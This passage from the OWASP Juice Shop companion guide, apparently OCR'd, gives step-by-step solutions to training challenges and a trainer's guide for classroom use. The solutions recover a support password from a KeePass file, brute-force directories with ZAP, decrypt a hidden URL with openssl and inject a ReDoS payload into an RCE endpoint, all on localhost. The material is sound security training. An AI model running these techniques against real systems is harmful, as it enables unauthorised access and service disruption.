
1. Download and install KeePass 2.x from http://keepass.info
2. Get the support team's KeePass database file from http://localhost:3000/ftp/incident-support.kdbx (note how this file is *not blocked* by the file type filter).
3. Inspecting the DOM of the *Login* form reveals a HTML comment in Romanian language: `<!-- @echipa de suport: Secretul nostru comun este încă Caoimhe cu parola de master gol! -->`
4. Running this through an online translator yields something like: `Support Team: Our secret is still common Caoimhe master password empty!`
5. From `master password empty` you can derive, that the KeePass file is protected with

only a key file instead of a password!

6. The key file must be something the support team has access to from everywhere - how else would they achieve 24/7?
7. The second important hint is the reference to `Caoimhe`, which happens to be an Irish feminine given name.
8. Visit http://localhost:3000/#/about and cycle through the photos of all support staff that are displayed in the background feedback carousel. There is one woman with red hair - maybe she actually *is* "Caoimhe"?
9. Download the photo http://localhost:3000/public/images/carousel/6.jpg and use it as a key file to unlock the KeePass database.
10. Find the password for the support team user account in the `prod` entry of the KeePass file.




11. Log in with `support@juice-sh.op` as *Email* and `J6aVjTgOpRs$?5l+Zkq2AYnCE@RF§P` as *Password* to beat this challenge.



Unlock Premium Challenge to access exclusive content

1. Inspecting the HTML source of the corresponding row in the *Score Board* table reveals a HTML comment that is obviously encrypted: `<!--IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==-->`.



2. This is a cipher text that came out of an AES-encryption using AES256 in CBC mode.
3. To get the key and the IV, you should run a *Forced Directory Browsing* attack against

the application. You can use OWASP ZAP for this purpose.

   i. Of the word lists coming with OWASP ZAP only `directory-list-2.3-big.txt` and `directory-list-lowercase-2.3-big.txt` contain the directory with the key file.
   ii. The search will uncover http://localhost:3000/encryptionkeys as a browsable directory
   iii. Open http://localhost:3000/encryptionkeys/premium.key to retrieve the AES encryption key `EA99A61D92D2955B1E9285B55BF2AD42` and the IV `1337`.

4. In order to decrypt the cipher text, it is best to use `openssl`.
   - `echo "IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A`
   - The plain text is: `/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us`
5. Visit http://localhost:3000/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us to solve this challenge and marvel at the premium content!

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

1. Follow steps 1-7 of the challenge Perform a Remote Code Execution that would keep a less hardened application busy forever.
2. As *Request Body* put in `{"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"}` - which will trigger a very costly Regular Expression test once executed.
3. Submit the request by clicking *Execute*.
4. The server should eventually respond with a `503` status and an error stating `Sorry, we are temporarily not available! Please try again later.` after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

1. https://en.wikipedia.org/wiki/ROT13 ↩
2. http://hakipedia.com/index.php/Poison_Null_Byte ↩
3. http://www.kli.org/about-klingon/klingon-history ↩
4. https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany ↩
5. https://en.wikipedia.org/wiki/Leet ↩
6

> 6. https://en.wikipedia.org/wiki/Billion_laughs_attack ↩

Appendix B - Trainer's guide

Co-authored by Timo Pagel

Instances

Make sure all participants have their own running Juice Shop instance to work with. While attempting challenges like RCE or XXE students might occasionally take down their server and would severely impact other participants if they shared an instance.

There are multiple Run Options which you can choose from. It is perfectly fine to run multiple docker containers on one host. They do not effect each other.

Customization

Especially in awareness trainings for management you might want to create a higher immersion by making the Juice Shop look like an application in the corporate design of the participants' own company. Juice Shop offers various customization options to achieve this.

Several themes come with the Juice Shop source code, the two most sophisticated ones being 7 Minute Security and Mozilla.

In addition, you might want to disable all challenge notifications during awareness trainings to avoid distraction. The Quiet theme demonstrates the necessary options to achieve this.

For a really sophisticated and immersive demo consider performing some Additional Browser tweaks. These will let you use OAuth2 login via Google and cast the illusion that coupon codes were actually tweeted by your customer's company.

Classroom hints

In a class room setup you have to find a way to distribute the URL of each instance to the participants. For small groups, it is probably fine to just spin up a number of containers and tell all participants which URL they have to use. An example to spin up 10 Docker containers on a UNIX based system is to run

```
for i in {10..19}; do docker run -d -p 40$i:3000 bkimminich/juice-shop; done
```

If you want to track progress centrally during the training, you might want to host a central CTF server where participants can post the challenges they already solved. You might consider turning off public visibility of the leader board on the CTF server unless you want to encourage the students to hack very competitively.

Existing trainings

One existing training which uses the Juice Shop for example is a Timo Pagel's University Module. The structure mostly is as follows:

1. Introduce a topic (e.g. SQL Injection)
2. Let the participants try it out in the Juice Shop
3. Show mitigation/counter measures

Björn Kimminich's Web Application Security Training slides as well as the web attack chapters of his IT Security Lecture follow a similar pattern of

1. Introduction
2. Timeboxed exercise
3. Demonstration of the hack (for all who did not finish the exercise in time)
4. Explaining mitigation and prevention

You can find more links to existing material in the Lectures and Trainings section of the project references on on GitHub.

Challenges for demos

Well suited for live demonstrations in trainings or talks are the the following challenges:

- XSS Tier 0 (⭐)
- XSS Tier 1 (⭐)
- Admin Section (⭐)
- Confidential Document (⭐)
- Christmas Special (⭐⭐)
- Basket Access (⭐⭐)
- Forgotten Sales Backup (⭐⭐⭐)
- Forgotten Developer Backup (⭐⭐⭐⭐)
- CSRF (⭐⭐⭐⭐)
- User Credentials (⭐⭐⭐⭐)
- Forged Coupon (⭐⭐⭐⭐⭐⭐)

A particularly impressive showcase of XSS site-defacement combined with a keylogger is provided explicitly for live demos and awareness trainings.

There is also a video recording available on YouTube: https://www.youtube.com/watch?v=L7ZEMWRm7LA. This is a good fallback in case the Docker-based setup does not work for you.

THIS IS THE OFFICIAL COMPANION GUIDE TO THE OWASP JUICE SHOP APPLICATION. BEING A WEB APPLICATION WITH A VAST NUMBER OF INTENDED SECURITY VULNERABILITIES, THE OWASP JUICE SHOP IS SUPPOSED TO BE THE OPPOSITE OF A BEST PRACTICE OR TEMPLATE APPLICATION FOR WEB DEVELOPERS: IT IS AN AWARENESS, TRAINING, DEMONSTRATION AND EXERCISE TOOL FOR SECURITY RISKS IN MODERN WEB APPLICATIONS. THE OWASP JUICE SHOP IS AN OPEN-SOURCE PROJECT HOSTED BY THE NON-PROFIT OPEN WEB APPLICATION SECURITY PROJECT (OWASP) AND IS DEVELOPED AND MAINTAINED BY VOLUNTEERS.

BJÖRN KIMMINICH HAS OVER TWO DECADES OF PROGRAMMING EXPERIENCE WITH EXPERTISE ON SOFTWARE SUSTAINABILITY, CLEAN CODE AND TEST AUTOMATION AS WELL AS APPLICATION SECURITY. HE IS THE PROJECT LEADER OF THE OWASP JUICE SHOP AND MEMBER OF THE GERMAN OWASP CHAPTER BOARD.